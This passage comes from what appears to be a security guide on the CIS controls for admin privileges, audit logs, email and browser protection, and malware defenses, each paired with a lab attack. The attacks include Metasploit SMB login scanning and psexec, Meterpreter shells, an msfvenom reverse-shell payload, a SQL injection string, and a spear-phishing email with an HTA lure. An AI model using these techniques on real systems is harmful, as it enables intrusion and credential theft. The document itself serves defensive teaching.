[*] 172.16.0.151:8080 - Executing eL9HG12...
[*] 172.16.0.151:8080 - Undeploying eL9HG12 ...
[*] Sending stage (45741 bytes) to 172.16.0.151
[*] Meterpreter session 1 opened (172.16.0.148:4444 -> 172.16.0.151:49326) at 2016-04-12 11:07:14 -0500

meterpreter > shell
Process 1 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\tomcat\bin>whoami
whoami
srv01\administrator
```

Exploiting the default username and password in Tomcat

The Solution

Vulnerability management is a time intensive process. Organizations will hire people just to perform this process. It goes far beyond simply scheduling a vulnerability scanner to run each week or month, but includes entire processes around remediation and risk ranking to be performed.

It's important to first make sure that your organization is scanning often and using the data when it is as fresh as possible. Running scans daily or weekly is not unheard of. When running vulnerability scans, it is important to ensure that the systems being scanned are authenticated to by the vulnerability scanner. Without authentication, you are only seeing a fraction of the attack surface of the machine. Authentication will allow the vulnerability scanner to log into the machine and determine much more detailed information such as patch levels, malicious software, or audit configurations.

> It is important that organizations are performing risk ranking on the vulnerabilities that are identified to ensure that the most important vulnerabilities are being remediated first.

It is important that organizations are performing risk ranking on the vulnerabilities that are identified to ensure that the most important vulnerabilities are being remediated first. This process is time sensitive and takes knowledge of both the vulnerabilities as well as the system infrastructure. Some of the things that should be included in the risk ranking are:

- What is the Common Vulnerability Scoring System (CVSS)?
- Is there public exploitation details?
- Is this an externally accessible system?
- Does this system hold sensitive data?
- Is this system part of the critical infrastructure?
- What is the impact of the vulnerability?

Once you have scans running on a regular basis with authentication and have developed a risk ranking process, it is important to develop a method that incorporates all parts of IT responsible for the security of systems within the organization. In most organizations, the vulnerability assessor will not be the person in charge of making the change to secure the system, but will be coordinating with IT in order to remediate. Without first making IT part of this process, they might get the wrong idea that the vulnerability assessor is trying to tell them that they are doing something wrong, instead of striving for security together through the process.

five

Controlled Use of Administrative Privileges

The Control


The processes and tools used to track/control/prevent/correct the use, assignment, and configuration of administrative privileges on computers, networks, and applications.

The Attack

Some vulnerabilities can be caused out of the desire for functionality over security. It is not uncommon for organizations to grant end users administrative privileges on their machines so that IT does not need to get involved every time they want to install a piece of software. It is extremely common to see administrative privileges granted so that people can install tools such as WebEx or other conferencing software.

In my attack below, I will demonstrate how the improper assignment of administrative privileges can result in a user obtaining administrative privileges when they should not have them anywhere. This escalation of privileges attack is very common to find within organizations.

I have configured a system in the same way that I commonly see conference room computers configured. Due to the need for several users to access the system, often in conjunction with conference software, it is common to see that the domain users active directory group has been granted permissions to the administrator group.



Administrators


Description: Administrators have complete and unrestricted access to the computer/domain

Members:
- Administrator
- EXAMPLE\Domain Admins
- EXAMPLE\Domain Users
- User

Changes to a user's group membership are not effective until the next time the user logs on.

A conference room computer with domain users as an administrator


For all intents and purposes, this may seem like a benign problem because some organizations don't really see risk in non-trivial systems such as conference room computers where no sensitive data is held. If an attacker is able to obtain domain credentials through phishing or password guessing, or leveraging temporary credentials a vendor may be given, the following screenshot shows how easy it is to scan for systems which allow administrative access.



```
[msf > use auxiliary/scanner/smb/smb_login
[msf auxiliary(smb_login) > set RHOSTS 172.16.0.150-154
 RHOSTS => 172.16.0.150-154
[msf auxiliary(smb_login) > set SMBUSER vendor01
 SMBUSER => vendor01
[msf auxiliary(smb_login) > set smbpass Password1
 smbpass => Password1
[msf auxiliary(smb_login) > set smbdomain example.com
 smbdomain => example.com
[msf auxiliary(smb_login) > run

 [*] 172.16.0.150:445 SMB - Starting SMB login bruteforce
 [+] 172.16.0.150:445 SMB - Success: 'example.com\vendor01:Password1'
 [*] 172.16.0.150:445 SMB - Domain is ignored for user vendor01
 [*] Scanned 1 of 5 hosts (20% complete)
 [*] 172.16.0.151:445 SMB - Starting SMB login bruteforce
 [+] 172.16.0.151:445 SMB - Success: 'example.com\vendor01:Password1'
 [*] Scanned 2 of 5 hosts (40% complete)
 [*] 172.16.0.152:445 SMB - Starting SMB login bruteforce
 [+] 172.16.0.152:445 SMB - Success: 'example.com\vendor01:Password1'
 [*] Scanned 3 of 5 hosts (60% complete)
 [*] 172.16.0.153:445 SMB - Starting SMB login bruteforce
 [+] 172.16.0.153:445 SMB - Success: 'example.com\vendor01:Password1' Administrator
 [*] Scanned 4 of 5 hosts (80% complete)
 [*] 172.16.0.154:445 SMB - Starting SMB login bruteforce
 [+] 172.16.0.154:445 SMB - Success: 'example.com\vendor01:Password1'
 [*] Scanned 5 of 5 hosts (100% complete)
 [*] Auxiliary module execution completed
```

Scanning for administrator privileges

Once a system is found where the username and password have administrative privileges, it is easy to exploit it to gain full access. Once the system has been compromised, it would be possible for an attacker to install key logging software to capture the credentials of anyone else who uses this shared machine or to extract the password hashes of the local accounts which are likely to be reused throughout the organization. This would provide an attacker with the ability to perform lateral movement to other machines and systems where they may be able to perform further escalation of privileges attacks or potentially obtain sensitive data.



```
[Optiv#: msfconsole -q
[msf > use exploit/windows/smb/psexec
[msf exploit(psexec) > set RHOST 172.16.0.153
 RHOST => 172.16.0.153
[msf exploit(psexec) > set SMBUSER vendor01
 SMBUSER => vendor01
[msf exploit(psexec) > set SMBPASS Password1
 SMBPASS => Password1
[msf exploit(psexec) > set SMBDomain example.com
 SMBDomain => example.com
[msf exploit(psexec) > run

 [*] Started reverse handler on 172.16.0.148:4444
 [*] Connecting to the server...
 [*] Authenticating to 172.16.0.153:445|example.com as user 'vendor01'...
 [*] Selecting PowerShell target
 [*] 172.16.0.153:445 - Executing the payload...
 [+] 172.16.0.153:445 - Service start timed out, OK if running a command or non-service executable...
 [*] Sending stage (957487 bytes) to 172.16.0.151
 [-] Errno::ECONNRESET Connection reset by peer - SSL_accept
 [*] Sending stage (957487 bytes) to 172.16.0.153
 [*] Meterpreter session 1 opened (172.16.0.148:4444 -> 172.16.0.153:49255) at 2016-04-12 11:17:14 -0500

[meterpreter > shell
 Process 1176 created.
 Channel 1 created.
 Microsoft Windows [Version 6.1.7601]
 Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

 C:\Windows\system32>whoami
 whoami
 nt authority\system
```

Attacking a machine remotely with known credentials

The Solution

Again, this control starts with developing a policy. A policy should be defined on which users need administrator access and for what purposes administrator access will be granted. It is not uncommon for organizations to give all users local administrator access to the machines they use on a regular basis, however, this does not follow the principle of least privilege. Organizations should only grant privileges to the users who require those privileges in order to perform their daily duties.

> Organizations should only grant privileges to the users who require those privileges in order to perform their daily duties.

Minimizing the number of administrator privileged accounts is a great first step, but it is by no means conclusive. Automated auditing tools should be configured to monitor these accounts for a couple things. First, all administrator account usage should be logged and maintained. This can assist in providing accountability of actions, but can also assist in forensic investigations where privileged accounts were compromised. Second, whenever a privileged account is modified, such as a password change, user creation or deletion, or activation or deactivation, it should be reporting in real-time to the organization's administrators to determine if the action was indeed legitimate.

It's also important to ensure that any devices that are connected to the network or software installed on systems have had their built-in default administrator passwords changed. It is very common to identify devices and software within the organization configured with an initial setup and never visited again. Depending on the type of the device or application, this can provide an attacker with a strong foothold into a system or network.

six

Maintenance, Monitoring and Analysis of Audit Logs


The Control

Collect, manage, and analyze audit logs of events that could help detect, understand, or recover from an attack.

The Attack

Most breaches aren't detected for several months after the initial attack. Often, the only reason the breach is detected at all is due to a release or sale of sensitive information on the dark web. Thankfully, there is a better way! I will demonstrate an SQL injection attack and provide two obvious indicators which could have alerted security staff monitoring system logs that something malicious was happening and that data was being exfiltrated from the system.

From the screenshot below, we can see an example web application which allows for users to search for other users based on their user ID. This would be common functionality in most applications supporting multiple users. With my example below, we can see that if I search for the user ID of 1, the first and last name of the user is returned to me. This is how the application was intended to function.


User ID:


1

```
ID: 1
First name: admin
Surname: admin
```

Web application search functionality

When this search happens, a log is generated on the server to indicate that a user who has visited the site performed a search request for the user ID. The relevant information included in this log entry is:


- Source IP Address (172.16.150.1)
- Date / Time (07/Jun/2016:12:32:06 -0400)
- Requested Page (/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit)
- Response Size (1369 bytes)


```
172.16.150.1 - - [07/Jun/2016:12:32:06 -0400] "GET /dvwa/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1"
 200 1369 "http://172.16.150.129/dvwa/vulnerabilities/sqli/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_
5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/50.0.2661.102 Safari/537.36"
```

Log entry from request

This is what we call normal behavior and can be documented as a baseline of what a normal request would look like. Now, let's take a look at what an attack might look like on this web application.

In the image below, we can see that instead of entering a standard user ID such as "1", I have injected some SQL syntax. This SQL injection allows me to alter the way SQL queries are executed on the SQL database. In this example, I was able to change the logic of the SQL query from selecting the user with the user ID of '1', to an SQL query that selects all users. This is a common form of SQL injection and provides an attacker with an injection point to launch further attacks.



User ID:

1' OR '1'='1

```
ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1
First name: Hack
Surname: Me

ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith

ID: 1' OR '1'='1
First name: user
Surname: user
```

With regards to detecting the malicious behavior, we again can look at the log and determine if anything is different from our baseline request. The relevant information included in this log entry is:

- Source IP Address (172.16.150.1)
- Date / Time (07/Jun/2016:12:38:46 -0400)
- Requested Page (/dvwa/vulnerabilities/sqli/?id=1' OR '1'='1&Submit=Submit)
- Response Size (4798 bytes)



```
172.16.150.1 - - [07/Jun/2016:12:38:46 -0400] "GET /dvwa/vulnerabilities/sqli/?id=1%27+OR+%271%27%3D%271&Su
bmit=Submit HTTP/1.1" 200 4798 "http://172.16.150.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" "Mozil
la/5.0 (Macintosh; Intel Mac OS X 10_11_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/50.0.2661.102 Safa
ri/537.36"
```

From investigating the log entry, the attack is clearly visible in two log entry data elements. The first is the actual requested page. In the legitimate request, we requested a user ID. In the terms of how this application functions, we would expect to see a number here. In our malicious request, we have requested a user ID as well as injected additional syntax. This requested ID was 14 characters long and a normal request was one character. Additionally, it is obvious that it contains SQL query language which was not part of the baseline. We can also see that the response size is almost four times as large as the legitimate request (1369 bytes vs. 4798 bytes) indicating that more data is being extracted from the database during the malicious request.

The Solution

Log management is easy to implement, but hard to master. The level of effort to obtain logs from various sources is actually quite low, however ensuring that the log's data is accurate, contains the information to help you make informed decisions, or alerts on suspicious activity can be more difficult. I've worked with organizations that have had an attack, but then were unable to identify the source of the attack because they were not logging the proper fields.

The level of effort to obtain logs from various sources is actually quite low, however ensuring that the log's data is accurate, contains the information to help you make informed decisions, or alerts on suspicious activity can be more difficult.

Deploying security information and event management (SIEM) technology is the first step to a successful log management program. While it is possible to just use raw logs to detect malicious behavior, SIEM's perform a variety of actions which reduce the amount of effort and can increase the effectiveness of the logs. Some of the tasks that a SIEM will perform are:

- Normalization of log data fields
- Normalization of log time
- Event notifications
- Alarm notifications when an event has occurred
- Automatic log collection

Once a SIEM has been deployed, all systems which are capable of logging should be configured to send their logs to the SIEM. This includes:

- Firewalls logs
- IDS/IPS systems logs
- Proxies logs
- System logs

With all of the logs now being collated by the SIEM, it is possible to start defining some events and alarms to alert staff of malicious behavior. While automated alerts are extremely helpful, it is also important to have security personnel who can review the logs periodically and search for potential attacks. Staff should then follow up on the incident as well as write a new event and alert in the SIEM to detect the incident in the future. Implementing this process and customizing it to your own organization's base line standards of what normal activity looks like can assist greatly in identifying an attack that may have been successful. The organization may then have an opportunity to react to the attack while in progress rather than after the data has been exposed.

seven

Email and Web Browser Protections

The Control


Minimize the attack surface and the opportunities for attackers to manipulate human behavior through their interaction with web browsers and email systems.

The Attack

Phishing is the number one way that the bad guys can gain access to your network. Phishing is the lowest cost, least technical, and easiest way to breach an enterprise's external perimeter defenses and gain access to user credentials on the network. Phishing and spam emails have become so commonplace, that we expect to receive some unsolicited email from time to time. When spear phishing is leveraged, and specific companies and targets are selected, attackers have found that it is often easy enough to convince some users to click a phishing email.

Below is an email that was drafted for a spear phishing campaign. In this campaign, I have created a fake acceptable use policy and crafted an email originating from a domain similar to the client's name. For example, if the domain was example.com, we could try things like exampıe.com or example.org. The email below leverages a few social engineering tactics in order to lure victims to the site:

- Time sensitive (end of week)
- Consequences (access revoked)
- Spoofed name (exampıe.com)



Tue 6/7/2016 2:28 PM

IT Notify <itnotify@[redacted]

IT Acceptable Use Policy

To Joshua Platz

[External Email]

Action Required

The [redacted] 2016/2017 Information Technology Acceptable Use Policy ("AUP") is now ready to be viewed. This policy outlines the expectations [redacted] has for employees who have access to technology assets. All employees must accept the policy or they will temporarily lose access to all technology until the policy is accepted in person.

All employees must accept the AUP by the end of the week (06/10/2016).

The 2016/2017 AUP can be accessed at https://www.[redacted]com/index.html?id=1


If you have any problems accessing the site or vieweing the AUP, please reply to this email or wait and try again. There have been reports of the new site being overwhelmed at times.

Thank You,

Information Technology | [redacted]
Email: itnotify@[redacted]com | LinkedIn: https://www.linkedin.com/company/[redacted]

Example spear phishing message

Once users click the link to the acceptable use policy website, they are directed to a website with a similar design to that of the organization's format. Often attackers will just clone and modify existing pages. In figure 2, a custom form was created to encourage users to download the acceptable use policy.



IT Acceptable Use Policy

Information Technology Acceptable Use Policy

You must download and view the Acceptable Use Policy to continue.

□ I Accept


Having problems? Try the alternative office version. AcceptableUsePolicy.doc

Figure 2 Cloned website with modifications for acceptable use policy downloads

Depending on the victim's browser, things may look different. However, Internet Explorer users would be presented with an automatic popup asking them to open the file AcceptableUseDocument.hta. This file is actually an HTML application which is designed to execute PowerShell in order to receive a remote connection from the infected computer.

Once the victim clicks open on the malware, they are given a security warning about running untrusted files from websites. Typically people are jaded to these type of alerts and have become accustomed to just clicking through in order to get things to work.

If the victim clicks accept, the remote connection is established and attackers have command line access to the infected machine along with the access to the user account who opened the malware.



Internet Explorer

What do you want to do with AcceptableUseDocument.hta?

Size: 7.81 KB
From: [redacted]


Malware attempting to download

The Solution

Unfortunately, the biggest weakness in any organization is the end user. It is critical that organizations do everything technically possible in order to minimize the amount of damage end users are exposed to. This means that the organization will need to implement a series of technical controls to harden end point workstations against the risk of phishing.

The first thing organizations should do is create a standard email and web browsing application suite. If the organization is going to use and support Internet Explorer and Outlook, ensure that the applications are running the latest supported version. Once the standard is defined, disable the use of all other browsers to ensure that only supported patched applications are being used.

Within the browser and endpoint, there are several hardening settings that can be enabled. Organizations can determine which scripting languages are required for business activities and disable the languages that are not being used. For example, if ActiveX is not required, it should be disabled.



Internet Explorer Security

A website wants to open web content using this program on your computer

This program will open outside of Protected mode. Internet Explorer's Protected mode helps protect your computer. If you do not trust this website, do not open this program.

Name: Microsoft (R) HTML Application host
Publisher: Microsoft Windows

□ Do not show me the warning for this program again

Security warning to only open trusted files

Several server and network side mitigation controls exist as well, such as using a web proxy and performing URL filtering on specific categories of websites. If organizations are able to block uncategorized pages, for example, any fresh phishing site setup will not be accessible from the network. Email server hardening should also be performed in order to reduce the amount of spam and phishing messages that arrive in end users' inboxes.

If organizations institute a strong policy protecting endpoints as well as put mitigation controls in place on the network and email servers, the risk from email phishing is reduced, but it will never be eliminated. It is important to couple all of the technical controls instituted in this critical security control along with security awareness training in order to have the best defense against phishing.

eight

Malware Defenses

The Control


Control the installation, spread, and execution of malicious code at multiple points in the enterprise, while optimizing the use of automation to enable rapid updating of defense, data gathering, and corrective action.

The Attack

Malware is a broad category that identifies any sort of malicious software. This includes viruses, trojans, worms, spyware, crimeware, scareware and ransomware as the primary types. Malware is not a new concept. The first virus is documented as being created in 1971, 45 years ago! In those 45 years, malware has transformed from a simple self-replicating worm into the crime and ransomware that has been impacting companies and recently headlining news articles. The most notorious of these is the crypto-locker ransomware which locks all files on the system until the end user pays the ransom fee.

> Malware is not a new concept. The first virus is documented as being created in 1971, 45 years ago!


For my example attack in this series, I am going to demonstrate exactly how easy it is for someone to create a virus and infect a user. With the mainstream of security testing tools, the process has never been easier for a "script kiddie," a hacker possessing hacking software with a low technical aptitude, to create malware which can pose a significant risk. In the screenshot below, we can see how a simple command that requires very little technical aptitude can be run in order to generate a virus. This virus is configured to launch a remote connection back to the attackers, giving them access to the infected computer.



```
Optiv#: msfvenom -p windows/meterpreter/reverse_tcp lhost=10.77.40.39 lport=8443 -a x86 --platform
 windows -f exe -o virus.exe
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Saved as: virus.exe
```

Figure 1: Creating a virus

By uploading this file to specialty websites which can scan the files using several different virus scanners, we can see that this file is clearly malicious. Twenty-six of the 42 tested antivirus vendors identified that this file was a virus. Of the vendors which did not detect the virus, a majority of them were niche antivirus software and not enterprise grade solutions.




26/42
scan engines found a threat
2016-06-14

virus.exe

First uploaded 2016-06-14 14:24:34 GMT
Last scanned 2016-06-14 14:24:35 GMT
Filetype Win32 Executable MS Visual C++ (generic)
File size 72 KB
MD5 4FE49C43C0FCE2001B3AD6B02DD9C61C
SHA1 28A5640AE8EAFA08BC2AFDE08A284AFE557190F6


The virus is detected by most enterprise level antivirus solutions

If the attacker is able to social engineer a target without antivirus into opening this file, either through email phishing or a malicious website, the file will not be detected. Additionally, an attacker might be able to attack a machine on the network and upload the malicious file to the system. I should note that in today's day and age, most endpoint systems which have users using them on a day-to-day basis contain antivirus software. However, it is not uncommon to find servers such as domain controllers that do not have antivirus because of concerns regarding performance.



File is sent to or uploaded to victim system

Finally, once the file is on the system and has not been detected, the only thing left is to execute it. Often attackers will use social engineering techniques in order to convince people to open these files. In the example above, the file is named "Payroll Info" in order to entice users to open it. Once opened, the virus initiates a remote connection back to the attacker's system resulting in a compromise.



```
msf exploit(handler) > run

[*] Started reverse handler on 0.0.0.0:8443
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 10.77.40.39
[*] Meterpreter session 2 opened (10.77.40.39:8443 -> 10.77.40.39:61388) at 2016-06-14 10:44:48 -0400

meterpreter > shell
Process 3664 created.
Channel 1 created.
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\User\Desktop>whoami
whoami
desktop-g2fcrf2\user
```

The Solution

The implementation of this control is rather easy, however the proper and secure implementation of complete endpoint malware protection is much more exhaustive. The first step should be to ensure that every system, including systems that are often times skipped such as servers, Mac OSX, and Linux systems, should contain enterprise-grade antivirus software.

